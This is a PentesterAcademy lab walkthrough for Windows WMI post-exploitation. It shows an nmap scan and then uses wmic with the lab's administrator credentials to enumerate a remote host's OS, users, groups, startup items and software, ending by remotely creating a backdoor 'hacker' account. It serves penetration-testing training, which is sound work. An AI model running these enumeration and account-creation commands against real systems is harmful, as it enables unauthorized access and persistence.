
ATTACK
DEFENSE
by PentesterAcademy


Name	Windows: WMI: Post Exploitation
URL	https://attackdefense.com/challengedetails?cid=2357
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Open PowerShell terminal (on Attacker Windows machine) and check the help of the "wmic /?"

Command: wmic /?

Kali Machine Attacker Windows



Step 2: Running nmap scan to discover target machine IP address.

Command: ipconfig

```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::dda2:875f:b5df:e4a%12
   IPv4 Address. . . . . . . . . . . : 10.0.19.115
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.0.16.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
PS C:\Users\Administrator>
```

Command: nmap 10.0.19.0/20 --open

```
PS C:\Users\Administrator> nmap 10.0.19.0/20 --open
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 09:38 Coordinated Universal Time
Nmap scan report for ip-10-0-20-85.ap-southeast-1.compute.internal (10.0.20.85)
Host is up (0.00s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 06:66:24:94:35:D2 (Unknown)

Nmap scan report for ip-10-0-19-115.ap-southeast-1.compute.internal (10.0.19.115)
Host is up (0.00s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1035/tcp open  multidropper
1039/tcp open  sbl
3389/tcp open  ms-wbt-server

Nmap done: 4096 IP addresses (6 hosts up) scanned in 30.55 seconds
PS C:\Users\Administrator>
```

We have discover the target machine IP address: **10.0.20.85**

Step 3: Execute wmic.exe on the target machine by using the provided credentials. i.e **administrator:hello_123321.** We will check the operating system information.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 os list brief

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 os list brief
BuildNumber  Organization  RegisteredUser  SerialNumber            SystemDirectory      Version
17763        Amazon.com    EC2             00430-00000-00000-AA550  C:\Windows\system32  10.0.17763

PS C:\Users\Administrator> _
```

We have received information about Organization, BuildNumber, SerialNumber, and Version, etc from the target machine.

Step 4: Collecting information about running target machines.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 computersystem list full

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 computersystem list full


AdminPasswordStatus=3
AutomaticResetBootOption=TRUE
AutomaticResetCapability=TRUE
BootOptionOnLimit=
BootOptionOnWatchDog=
BootROMSupported=TRUE
BootupState=Normal boot
Caption=WMISERVER
ChassisBootupState=3
CreationClassName=Win32_ComputerSystem
CurrentTimeZone=0
DaylightInEffect=
Description=AT/AT COMPATIBLE
Domain=WORKGROUP
DomainRole=2
EnableDaylightSavingsTime=TRUE
FrontPanelResetStatus=3
InfraredSupported=FALSE
InitialLoadInfo=
InstallDate=
KeyboardPasswordStatus=3
LastLoadInfo=
Manufacturer=Xen
Model=HVM domU
Name=WMISERVER
NameFormat=
NetworkServerModeEnabled=TRUE
NumberOfProcessors=1
OEMStringArray={"Xen"}
PartOfDomain=FALSE
PauseAfterReset=-1
PowerManagementCapabilities=
PowerManagementSupported=
PowerOnPasswordStatus=3
PowerState=0
PowerSupplyState=3
PrimaryOwnerContact=
PrimaryOwnerName=EC2
ResetCapability=1
ResetCount=-1
ResetLimit=-1
Roles={"LM_Workstation","LM_Server","NT","Server_NT"}
```

We can notice, we have received all information about target machine configuration i.e Model, System Name, System Type etc.

Step 5: Get all the list of groups

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 group list brief

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 group list brief
Caption                                      Domain     Name                                      SID
WMISERVER\Access Control Assistance Operators  WMISERVER  Access Control Assistance Operators  S-1-5-32-579
WMISERVER\Administrators                     WMISERVER  Administrators                       S-1-5-32-544
WMISERVER\Backup Operators                   WMISERVER  Backup Operators                     S-1-5-32-551
WMISERVER\Certificate Service DCOM Access    WMISERVER  Certificate Service DCOM Access      S-1-5-32-574
WMISERVER\Cryptographic Operators            WMISERVER  Cryptographic Operators              S-1-5-32-569
WMISERVER\Device Owners                      WMISERVER  Device Owners                        S-1-5-32-583
WMISERVER\Distributed COM Users              WMISERVER  Distributed COM Users                S-1-5-32-562
WMISERVER\Event Log Readers                  WMISERVER  Event Log Readers                    S-1-5-32-573
WMISERVER\Guests                             WMISERVER  Guests                               S-1-5-32-546
WMISERVER\Hyper-V Administrators             WMISERVER  Hyper-V Administrators               S-1-5-32-578
WMISERVER\IIS_IUSRS                          WMISERVER  IIS_IUSRS                            S-1-5-32-568
WMISERVER\Network Configuration Operators    WMISERVER  Network Configuration Operators      S-1-5-32-556
WMISERVER\Performance Log Users              WMISERVER  Performance Log Users                S-1-5-32-559
WMISERVER\Performance Monitor Users          WMISERVER  Performance Monitor Users            S-1-5-32-558
WMISERVER\Power Users                        WMISERVER  Power Users                          S-1-5-32-547
WMISERVER\Print Operators                    WMISERVER  Print Operators                      S-1-5-32-550
WMISERVER\RDS Endpoint Servers               WMISERVER  RDS Endpoint Servers                 S-1-5-32-576
WMISERVER\RDS Management Servers             WMISERVER  RDS Management Servers               S-1-5-32-577
WMISERVER\RDS Remote Access Servers          WMISERVER  RDS Remote Access Servers            S-1-5-32-575
WMISERVER\Remote Desktop Users               WMISERVER  Remote Desktop Users                 S-1-5-32-555
WMISERVER\Remote Management Users            WMISERVER  Remote Management Users              S-1-5-32-580
WMISERVER\Replicator                         WMISERVER  Replicator                           S-1-5-32-552
WMISERVER\Storage Replica Administrators     WMISERVER  Storage Replica Administrators       S-1-5-32-582
WMISERVER\System Managed Accounts Group      WMISERVER  System Managed Accounts Group        S-1-5-32-581
WMISERVER\Users                              WMISERVER  Users                                S-1-5-32-545

PS C:\Users\Administrator>
```

Received all the user group's information.

Step 6: Get all the user accounts list

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 useraccount list

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 useraccount list
AccountType  Description                                                                                                  Disabled
Domain     FullName  InstallDate  LocalAccount  Lockout  Name                PasswordChangeable  PasswordExpires  Passwo
rdRequired  SID                                          SIDType  Status
512          Built-in account for administering the computer/domain                                                      FALSE
WMISERVER                         TRUE          FALSE    Administrator       TRUE                TRUE                 TRUE
            S-1-5-21-1998605224-864673769-347027211-500   1        OK
512                                                                                                                      FALSE
WMISERVER  bob                    TRUE          FALSE    bob                 FALSE               FALSE                TRUE
            S-1-5-21-1998605224-864673769-347027211-1008  1        OK
512          A user account managed by the system.                                                                       TRUE
WMISERVER                         TRUE          FALSE    DefaultAccount      TRUE                FALSE                FALSE
            S-1-5-21-1998605224-864673769-347027211-503   1        Degraded
512          Built-in account for guest access to the computer/domain                                                    TRUE
WMISERVER                         TRUE          FALSE    Guest               FALSE               FALSE                FALSE
            S-1-5-21-1998605224-864673769-347027211-501   1        Degraded
512                                                                                                                      FALSE
WMISERVER  nick                   TRUE          FALSE    nick                FALSE               FALSE                TRUE
            S-1-5-21-1998605224-864673769-347027211-1009  1        OK
512          A user account managed and used by the system for Windows Defender Application Guard scenarios.             TRUE
WMISERVER                         TRUE          FALSE    WDAGUtilityAccount  TRUE                TRUE                 TRUE
            S-1-5-21-1998605224-864673769-347027211-504   1        Degraded

PS C:\Users\Administrator>
```

Flag: Total **6** users are present on the target machine.

We have received all the user's account information i.e Account is enabled or disabled. SID's of user accounts etc.

Step 7: Get all the system accounts list

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 sysaccount list

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 sysaccount list
Description                          Domain     InstallDate  LocalAccount  Name                          SID
SIDType  Status
WMISERVER\Everyone                   WMISERVER               TRUE          Everyone                      S-1-1-0
5        OK
WMISERVER\LOCAL                      WMISERVER               TRUE          LOCAL                         S-1-2-0
5        OK
WMISERVER\CREATOR OWNER              WMISERVER               TRUE          CREATOR OWNER                 S-1-3-0
5        OK
WMISERVER\CREATOR GROUP              WMISERVER               TRUE          CREATOR GROUP                 S-1-3-1
5        OK
WMISERVER\CREATOR OWNER SERVER       WMISERVER               TRUE          CREATOR OWNER SERVER          S-1-3-2
5        OK
WMISERVER\CREATOR GROUP SERVER       WMISERVER               TRUE          CREATOR GROUP SERVER          S-1-3-3
5        OK
WMISERVER\OWNER RIGHTS               WMISERVER               TRUE          OWNER RIGHTS                  S-1-3-4
5        OK
WMISERVER\DIALUP                     WMISERVER               TRUE          DIALUP                        S-1-5-1
5        OK
WMISERVER\NETWORK                    WMISERVER               TRUE          NETWORK                       S-1-5-2
5        OK
WMISERVER\BATCH                      WMISERVER               TRUE          BATCH                         S-1-5-3
5        OK
WMISERVER\INTERACTIVE                WMISERVER               TRUE          INTERACTIVE                   S-1-5-4
5        OK
WMISERVER\SERVICE                    WMISERVER               TRUE          SERVICE                       S-1-5-6
5        OK
WMISERVER\ANONYMOUS LOGON            WMISERVER               TRUE          ANONYMOUS LOGON               S-1-5-7
5        OK
WMISERVER\PROXY                      WMISERVER               TRUE          PROXY                         S-1-5-8
5        OK
WMISERVER\SYSTEM                     WMISERVER               TRUE          SYSTEM                        S-1-5-18
5        OK
WMISERVER\ENTERPRISE DOMAIN CONTROLLERS  WMISERVER           TRUE          ENTERPRISE DOMAIN CONTROLLERS  S-1-5-9
5        OK
WMISERVER\SELF                       WMISERVER               TRUE          SELF                          S-1-5-10
5        OK
WMISERVER\Authenticated Users        WMISERVER               TRUE          Authenticated Users           S-1-5-11
5        OK
WMISERVER\RESTRICTED                 WMISERVER               TRUE          RESTRICTED                    S-1-5-12
5        OK
WMISERVER\TERMINAL SERVER USER       WMISERVER               TRUE          TERMINAL SERVER USER          S-1-5-13
5        OK
WMISERVER\REMOTE INTERACTIVE LOGON   WMISERVER               TRUE          REMOTE INTERACTIVE LOGON      S-1-5-14
5        OK
```

Step 8: Get a list of all the startup program list

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 startup list full

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 startup list full


Caption=SecurityHealth
Command=%windir%\system32\SecurityHealthSystray.exe
Description=SecurityHealth
Location=HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SettingID=
User=Public



PS C:\Users\Administrator>
```

Step 9: Get the logical disk name (drive)

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 logicaldisk get name

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 logicaldisk get name
Name
C:

PS C:\Users\Administrator>
```

Step 10: Get a list of all the environment variables.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 environment list

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 environment list
Description                           InstallDate  Name                    Status  SystemVariable  UserName
      VariableValue

<SYSTEM>\ComSpec                                   ComSpec                 OK      TRUE            <SYSTEM>
      %SystemRoot%\system32\cmd.exe

<SYSTEM>\DriverData                                DriverData              OK      TRUE            <SYSTEM>
      C:\Windows\System32\Drivers\DriverData

<SYSTEM>\OS                                        OS                      OK      TRUE            <SYSTEM>
      Windows_NT

<SYSTEM>\Path                                      Path                    OK      TRUE            <SYSTEM>
      %SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;%SY
MROOT%\System32\OpenSSH\;C:\Program Files\Amazon\cfn-bootstrap\
<SYSTEM>\PATHEXT                                   PATHEXT                 OK      TRUE            <SYSTEM>
      .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

<SYSTEM>\PROCESSOR_ARCHITECTURE                    PROCESSOR_ARCHITECTURE  OK      TRUE            <SYSTEM>
      AMD64

<SYSTEM>\PSModulePath                              PSModulePath            OK      TRUE            <SYSTEM>
      %ProgramFiles%\WindowsPowerShell\Modules;%SystemRoot%\system32\WindowsPowerShell\v1.0\Modules;C:\Program Files
6)\AWS Tools\PowerShell\
<SYSTEM>\TEMP                                      TEMP                    OK      TRUE            <SYSTEM>
      %SystemRoot%\TEMP

<SYSTEM>\TMP                                       TMP                     OK      TRUE            <SYSTEM>
      %SystemRoot%\TEMP

<SYSTEM>\USERNAME                                  USERNAME                OK      TRUE            <SYSTEM>
      SYSTEM

<SYSTEM>\windir                                    windir                  OK      TRUE            <SYSTEM>
      %SystemRoot%

<SYSTEM>\NUMBER_OF_PROCESSORS                      NUMBER_OF_PROCESSORS    OK      TRUE            <SYSTEM>
      2

<SYSTEM>\PROCESSOR_LEVEL                           PROCESSOR_LEVEL         OK      TRUE            <SYSTEM>
      6

<SYSTEM>\PROCESSOR_IDENTIFIER                      PROCESSOR_IDENTIFIER    OK      TRUE            <SYSTEM>
      Intel64 Family 6 Model 63 Stepping 2, GenuineIntel
```

Step 11: Get a list of all installed applications.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 product get name

```
PS C:\Users\Administrator>  wmic /node:10.0.20.85 /user:administrator /password:hello_123321 product get name
Name
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005
AWS Tools for Windows
Amazon SSM Agent
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161
AWS PV Drivers
aws-cfn-bootstrap

PS C:\Users\Administrator> _
```

Step 12: Creating a dummy user.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 process call create "net user hacker hacker_123321 /add"

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 process call create "net use
r hacker hacker_123321 /add"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2124;
        ReturnValue = 0;
};

PS C:\Users\Administrator> _
```

The method executed successfully, Verifying it by listing all the available windows users.

Command: wmic /node:10.0.20.85 /user:administrator /password:hello_123321 useraccount list

```
PS C:\Users\Administrator> wmic /node:10.0.20.85 /user:administrator /password:hello_123321 useraccount list
AccountType  Description                                                                                                 Disabled
Domain     FullName  InstallDate  LocalAccount  Lockout  Name                PasswordChangeable  PasswordExpires  Passwo
rdRequired  SID                                          SIDType  Status
512          Built-in account for administering the computer/domain                                                     FALSE
WMISERVER                        TRUE          FALSE    Administrator       TRUE                TRUE                 TRUE
           S-1-5-21-1998605224-864673769-347027211-500   1        OK
512                                                                                                                     FALSE
WMISERVER  bob                   TRUE          FALSE    bob                 FALSE               FALSE                TRUE
           S-1-5-21-1998605224-864673769-347027211-1008  1        OK
512          A user account managed by the system.                                                                      TRUE
WMISERVER                        TRUE          FALSE    DefaultAccount      TRUE                FALSE                FALSE
           S-1-5-21-1998605224-864673769-347027211-503   1        Degraded
512          Built-in account for guest access to the computer/domain                                                   TRUE
WMISERVER                        TRUE          FALSE    Guest               FALSE               FALSE                FALSE
           S-1-5-21-1998605224-864673769-347027211-501   1        Degraded
512                                                                                                                     FALSE
WMISERVER                        TRUE          FALSE    hacker              TRUE                TRUE                 TRUE
           S-1-5-21-1998605224-864673769-347027211-1010  1        OK
512                                                                                                                     FALSE
WMISERVER  nick                  TRUE          FALSE    nick                FALSE               FALSE                TRUE
           S-1-5-21-1998605224-864673769-347027211-1009  1        OK
512          A user account managed and used by the system for Windows Defender Application Guard scenarios.           TRUE
WMISERVER                        TRUE          FALSE    WDAGUtilityAccount  TRUE                TRUE                 TRUE
           S-1-5-21-1998605224-864673769-347027211-504   1        Degraded

PS C:\Users\Administrator> _
```

Similarly, we can use the wmic tool to enumerate the target server with the help of the WMI methods. The tool would be useful for attackers and administrators as well as for defenders.

References:

- WMIC (https://support.microsoft.com/en-in/help/290216/a-description-of-the-windows-management-instrumentation-wmi-command-li)